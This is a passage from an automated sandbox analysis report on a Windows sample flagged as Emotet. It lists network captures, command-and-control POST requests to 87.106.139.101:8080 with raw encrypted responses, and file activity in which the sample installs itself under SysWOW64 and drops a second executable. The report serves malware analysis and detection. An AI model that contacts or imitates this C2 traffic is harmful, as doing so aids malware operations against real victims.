Feb 23, 2021 16:29:54.562690020 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.563805103 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563832998 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563870907 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563884020 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563906908 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563925028 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.563968897 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.563985109 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.563987970 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609021902 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609057903 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609076023 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609092951 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609117031 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609128952 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609143972 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609152079 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609164000 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609184980 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609189034 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609199047 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609220982 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609256983 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609265089 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609270096 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609273911 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609277964 CET	49752	8080	192.168.2.7	87.106.139.101

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:29:54.609282017 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609283924 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609308004 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609318018 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609324932 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609389067 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609392881 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609426975 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609481096 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609498978 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609514952 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609586954 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609595060 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.609754086 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609790087 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609812021 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609833002 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609857082 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.609858036 CET	49752	8080	192.168.2.7	87.106.139.101

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:28:25.466500998 CET	60501	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:25.517323017 CET	53	60501	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:26.732745886 CET	53775	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:26.784442902 CET	53	53775	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:26.937232971 CET	51837	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:26.995768070 CET	53	51837	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:27.932770014 CET	55411	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:27.984055042 CET	53	55411	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:29.361210108 CET	63668	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:29.409859896 CET	53	63668	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:30.187025070 CET	54640	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:30.236861944 CET	53	54640	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:31.250220060 CET	58739	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:31.299065113 CET	53	58739	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:32.266169071 CET	60338	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:32.323358059 CET	53	60338	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:33.101047039 CET	58717	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:33.158937931 CET	53	58717	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:35.787468910 CET	59762	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:35.838629961 CET	53	59762	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:37.038021088 CET	54329	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:37.089829922 CET	53	54329	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:38.992897034 CET	58052	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:39.041843891 CET	53	58052	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:40.126162052 CET	54008	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:40.177434921 CET	53	54008	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:41.747036934 CET	59451	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:41.798511982 CET	53	59451	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:42.976083994 CET	52914	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:43.025271893 CET	53	52914	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:44.236706018 CET	64569	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:44.288336992 CET	53	64569	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:45.514019012 CET	52816	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:45.569581032 CET	53	52816	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:46.707571983 CET	50781	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:46.759145021 CET	53	50781	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:48.848829031 CET	54230	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:48.904294014 CET	53	54230	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:50.740236044 CET	54911	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:50.797322035 CET	53	54911	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:51.376462936 CET	49958	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:28:51.438911915 CET	53	49958	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:51.700440884 CET	50860	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:51.753202915 CET	53	50860	8.8.8.8	192.168.2.7
Feb 23, 2021 16:28:54.026443005 CET	50452	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:28:54.075861931 CET	53	50452	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:02.131201029 CET	59730	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:02.179775953 CET	53	59730	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:20.661921978 CET	59310	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:20.722384930 CET	53	59310	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:20.962333918 CET	51919	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:21.011264086 CET	53	51919	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:22.736326933 CET	64296	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:22.784879923 CET	53	64296	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:31.201035976 CET	56680	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:31.268256903 CET	53	56680	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:47.720910072 CET	58820	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:47.787590981 CET	53	58820	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:48.423604012 CET	60983	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:48.490135908 CET	53	60983	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:49.063095093 CET	49247	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:49.120388031 CET	53	49247	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:49.743591070 CET	52286	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:49.828109980 CET	53	52286	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:50.048021078 CET	56064	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:50.099646091 CET	53	56064	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:50.346640110 CET	63744	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:50.457186937 CET	53	63744	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:50.994074106 CET	61457	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:51.059099913 CET	53	61457	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:51.663366079 CET	58367	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:51.723073006 CET	53	58367	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:52.550688982 CET	60599	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:52.631799936 CET	53	60599	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:53.520988941 CET	59571	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:53.578318119 CET	53	59571	8.8.8.8	192.168.2.7
Feb 23, 2021 16:29:54.077132940 CET	52689	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:29:54.142081976 CET	53	52689	8.8.8.8	192.168.2.7
Feb 23, 2021 16:30:25.146941900 CET	50290	53	192.168.2.7	8.8.8.8
Feb 23, 2021 16:30:25.198834896 CET	53	50290	8.8.8.8	192.168.2.7

HTTP Request Dependency Graph

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49752	87.106.139.101	8080	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:29:54.453563929 CET	10963	OUT	POST /bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJjtJs1gO/ HTTP/1.1 Referer: http://87.106.139.101/bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJjtJs1gO/ Content-Type: multipart/form-data; boundary=----------270479976396707 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 87.106.139.101:8080 Content-Length: 4596 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:29:54.515777111 CET	10981	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 15:29:54 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 535876 Connection: keep-alive vary: Accept-Encoding Data Raw: 54 8b 72 50 de f5 76 89 5a 5e a8 eb 0d d2 7c 59 31 32 2b 5b 3b e4 3d 5e 1f c2 c8 0e 6d a8 bc 4a 63 3f 74 61 9e b1 58 90 65 df c4 3b a7 5b 9c a3 ca ec d5 24 b6 42 0b c0 2c 7d fd a3 63 6b 01 c8 1c e9 9e 3c 79 02 f9 32 e7 d8 f7 6a 4c d6 bf 7e 96 bf 37 14 b8 74 15 80 fe 82 a7 09 2b 9e b6 ca e2 b6 f6 01 58 4e 61 20 d1 12 1b 26 45 00 91 ed 4c 7d 1d 54 89 c1 9f 7d 04 a7 22 8f 6e c3 f9 6d 0a a5 a8 18 a2 5e 35 cd cd 85 75 86 4e e5 6d 8e c1 14 b9 2a 32 a7 fc e7 da 1d 44 9a 42 8b cb e1 40 d0 27 50 03 d1 04 de 93 a1 54 03 ab 82 c6 47 95 ea 92 6d f7 64 ee 2f ec 30 be 3d 61 f5 49 31 7a 4d fd 01 8b 39 23 c5 6c 5f b5 a4 cf 3a a5 ca d7 2b 66 fb 99 77 4d 99 b9 fd 1c 03 c1 71 c2 43 bd 27 a5 95 2d 84 78 aa 6b fa 35 14 c3 9e 85 ad 37 dd 8c 9a 9f c7 b5 05 d7 95 45 b9 b2 21 7e f4 35 14 de 70 04 03 b2 66 e2 49 f9 ac 27 06 e1 f9 24 65 5d a2 52 6f c6 be 8e 1e e5 d3 13 35 6e fd fe 8d d1 16 00 54 25 34 ae 95 b1 76 43 6a f7 ea ed 0a 4b bc 89 d9 8f 1d 86 0e bf f6 a8 95 4e 92 24 33 c7 c5 0f 33 9c 41 67 83 2e e9 54 14 43 5b c3 c8 ae 82 62 d5 60 3d a0 70 d7 d5 57 67 c2 0d 91 79 8e ae 17 b8 60 f9 14 0a 7a b2 0b f5 5a 80 5a ae e3 a2 1e 1a 9b 46 23 b5 8e ba b5 a7 58 16 d3 98 f1 86 ac 57 9d ba 6b aa 1e 87 f6 dc 04 65 ad a9 eb 5d f5 ac 2f 89 17 ba e9 bf 4d a2 e7 4d 06 f0 8b 43 ac 60 47 e3 04 eb 75 01 d6 22 4f 90 ce fa 1e 61 70 6e 49 38 c5 42 d1 57 e8 2c 31 e6 77 e5 25 f3 12 e4 b5 84 45 d4 e6 8c 36 65 04 38 dd 8a d0 16 64 ee 06 8c 62 16 bc fe ce c7 f9 4d c3 7d db 03 f4 1d 21 36 df 18 06 94 32 85 07 f2 fc 56 e4 6d 48 2c e8 19 17 2a 9f 41 59 ef f7 6b 4f 3e 6f d2 30 62 85 61 ec cf 65 e7 b0 19 e0 dc c8 dc 1f 4a f0 46 e9 86 88 3f c3 49 a2 b2 7a ec 38 d5 38 7e 5c 29 75 88 d1 23 bb 16 a8 af a5 f3 ff 65 72 f5 e7 19 5c 52 93 6c 47 48 4b fa 1a 5a 53 e5 7b 93 75 48 13 f3 89 6d 58 00 7b fb 82 20 5b 27 04 57 79 8f 27 85 86 56 8f c4 67 5f 15 3d ca d5 47 57 67 87 2d 50 d3 c7 34 24 64 26 40 68 3b ce 24 99 b0 97 81 59 fd c7 9b 30 5b 86 49 7e 53 bd 0c 29 e1 b7 85 07 f7 44 82 df 90 41 da 84 c0 9a c3 f1 2f d4 d1 e7 af 7e 25 83 11 6a 14 8f 5a a7 db 89 b8 b4 82 5e e0 13 a6 23 0f 63 26 06 c9 5c b6 ca b6 ca a7 72 52 5d 99 85 33 c8 f5 a5 bf 54 13 a4 ec 0d dc 64 97 80 47 28 23 ec b3 50 75 3d 12 1c fd c5 32 d3 c4 4b a4 25 25 d6 9a 77 6a f1 1b f1 9f 15 17 93 59 64 80 cb 9a 4b 5d 31 c3 aa 57 40 3c 6c d0 bf ad b1 fd e2 49 bc 0f 1e c9 86 f7 ec 52 a3 1d f2 ea e1 2d 43 81 09 69 47 6c 9a 22 25 eb 4b 0c 0e 87 20 af 24 cc a0 63 cf 41 c0 09 fe 07 eb 2c 51 b4 c4 b3 93 a7 db 19 b0 67 4d 5c 6f 5b 58 9c ec 31 15 20 e4 49 42 d4 6e 19 33 7d a6 66 6c e5 d7 02 e0 72 03 85 45 9b 9c ee 14 cf d0 5c 4d eb 07 3a 23 73 ad e0 27 db 24 83 6b 39 16 ea 47 7a dd 97 83 6f b4 33 25 7e 94 39 43 27 71 9d 29 41 37 06 7f 75 67 af 28 e1 7a 92 da de b0 4d e7 da d9 88 7d f2 03 a0 ab c1 1d 9e 83 41 05 8b 5b bc 8c e0 76 3d 71 6e 32 cc 17 8f 05 32 1d d8 d2 c6 ed 5e f6 56 f9 d5 21 66 a2 5a ae 7f 83 13 62 55 d3 7b 16 4c 12 65 d3 32 ae e6 b7 49 05 1a 47 d3 3a ef 3e 81 01 86 fe 90 6e 11 f6 4d f2 7f 86 c7 f0 0c 05 e3 01 6e 10 a4 25 d2 bf a8 0a f8 da a3 a8 6b 13 86 11 4a f9 ce 8d 63 86 7b e1 36 b0 85 1b 41 52 2c e0 b3 50 71 3a f9 42 43 bc 0e 0c 60 6f aa 59 c9 5d 35 33 12 24 e9 a7 5a f7 d4 6b 8a ad df eb cb 09 24 48 38 d3 62 da 65 0e f7 6a 45 3e 29 d6 72 22 20 9e f5 4b ca f4 f9 c9 8d 8e 7a a3 9c bd e2 7f c7 39 7a 22 96 3a 60 1f a5 ff e7 0c dd 72 95 ce 6d 72 24 45 ac 62 c8 8c 93 40 c4 4c 7c 75 07 93 d4 c8 7e 5b 3e 94 1f bb 03 7b 8d 8b 49 46 96 e2 19 a4 bc 97 a9 89 6a c7 b4 7a 8d a2 3f b6 ec 89 40 80 e7 03 f5 d3 e7 8b Data Ascii: TrPvZ^|Y12+[;=^mJc?taXe;[$B,}ck<y2jL~7t+XNa &EL}T}"nm^5uNm*2DB@'PTGmd/0=aI1zM9#l_:+fwMqC'-xk57E!~5pfl'$e]Ro5nT%4vCjKN$33Ag.TC[b`=pWgy`zZZF#XWke]/MMC`Gu"OapnI8BW,1w%E6e8dbM}!62VmH ,*AYkO>o0baeJF?Iz88~\)u#er\RlGHKZS{uHmX{ ['Wy'Vg_=GWg-P4$d&@h;$Y0[I~S)DA/~%jZ^#c&\rR]3TdG( #Pu=2K%%wjYdK]1W@<lIR-CiGl"%K $cA,QgM\o[X1 IBn3}flrE\M:#s'$k9Gzo3%~9C'q)A7ug(zM}A[v=qn22^V!fZbU{Le2I G:>nMn%kJc{6AR,Pq:BC`oY]53ZkH8bejE>)r" Kz9z":`rmr$Eb@L|u~[>{IFjz?@
Feb 23, 2021 16:29:55.735622883 CET	11542	OUT	POST /LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/ HTTP/1.1 Referer: http://87.106.139.101/LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/ Content-Type: multipart/form-data; boundary=----------------------------478597482596704 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 87.106.139.101:8080 Content-Length: 4596 Connection: Keep-Alive Cache-Control: no-cache
Feb 23, 2021 16:29:56.797887087 CET	11547	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 15:29:56 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 132 Connection: keep-alive vary: Accept-Encoding Data Raw: 86 2d 97 64 dc 2f f8 df 14 38 07 51 47 c3 82 1e 9f a3 ba c8 d0 2b 43 69 bb 3b 52 61 27 3f 2a 29 23 ca ab b4 0c 87 79 27 e5 f8 12 aa 34 a6 67 1b cb d6 18 b7 d9 cd 1f 7e a9 3e d8 f6 74 85 25 34 ef 26 d3 d4 a7 7d dd 72 9d 53 6e ab e6 41 e3 1b 5d 14 0c 65 04 51 c3 9d 16 cd 48 17 e8 f2 17 79 96 33 16 89 ac 54 9d a3 23 36 b4 bc b1 be 1e e3 7b 1d ff ee a8 9b 7f 6a a9 e0 c1 90 86 7c bc 82 62 c4 e5 da Data Ascii: -d/8QG+Ci;Ra'?*)#y'4g~>t%4&}rSnA]eQHy3T#6{j|b

Code Manipulations

Statistics

Behavior

- MV9tCJw8Xr.exe
- KBDHEB.exe
- svchost.exe
- svchost.exe
- svchost.exe



Click to jump to process

System Behavior

Analysis Process: MV9tCJw8Xr.exe PID: 6552 Parent PID: 5700

General

Start time:	16:28:33
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\MV9tCJw8Xr.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\MV9tCJw8Xr.exe'
Imagebase:	0x400000
File size:	262144 bytes
MD5 hash:	B12817C1C8BA085A7A82655FBA90E53D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000002.243322939.00000000021E1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000002.243267422.0000000002180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000002.243296865.00000000021C4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe:Zone.Identifier	success or wait	1	21E2811	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: KBDHEB.exe PID: 6660 Parent PID: 6552

General

Start time:	16:28:40
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe
Imagebase:	0x400000
File size:	262144 bytes
MD5 hash:	B12817C1C8BA085A7A82655FBA90E53D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.409946208.00000000020C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.409716178.00000000005B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.410029176.00000000021D1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	21D2349	HttpSendRequestW
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	21D7C5D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe	cannot delete	2	21D5984	DeleteFileW
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	cannot delete	1	21D5984	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	unknown	662528	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 89 86 2e 4e cd e7 40 1d cd e7 40 1d cd e7 40 1d 79 7b b1 1d c0 e7 40 1d 79 7b b3 1d 50 e7 40 1d 79 7b b2 1d d0 e7 40 1d 9f 8f 43 1c db e7 40 1d 9f 8f 45 1c f6 e7 40 1d 9f 8f 44 1c ec e7 40 1d c4 9f d3 1d c0 e7 40 1d cd e7 41 1d 47 e7 40 1d 69 8e 49 1c cb e7 40 1d 69 8e bf 1d cc e7 40 1d cd e7 d7 1d cc e7 40 1d 69 8e 42 1c cc e7 40 1d 52 69 63 68 cd e7 40 1d 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........N..@...@...@.y{.... @.y{..P.@.y{....@...C...@.. .E. ..@...D...@.......@...A.G.@ .i. I...@.i.....@.......@.i.B...@. Rich..@........	success or wait	1	21D7C1E	WriteFile

Analysis Process: svchost.exe PID: 6836 Parent PID: 560

General

Start time:	16:28:48
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5676 Parent PID: 560

General

Start time:	16:28:58
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

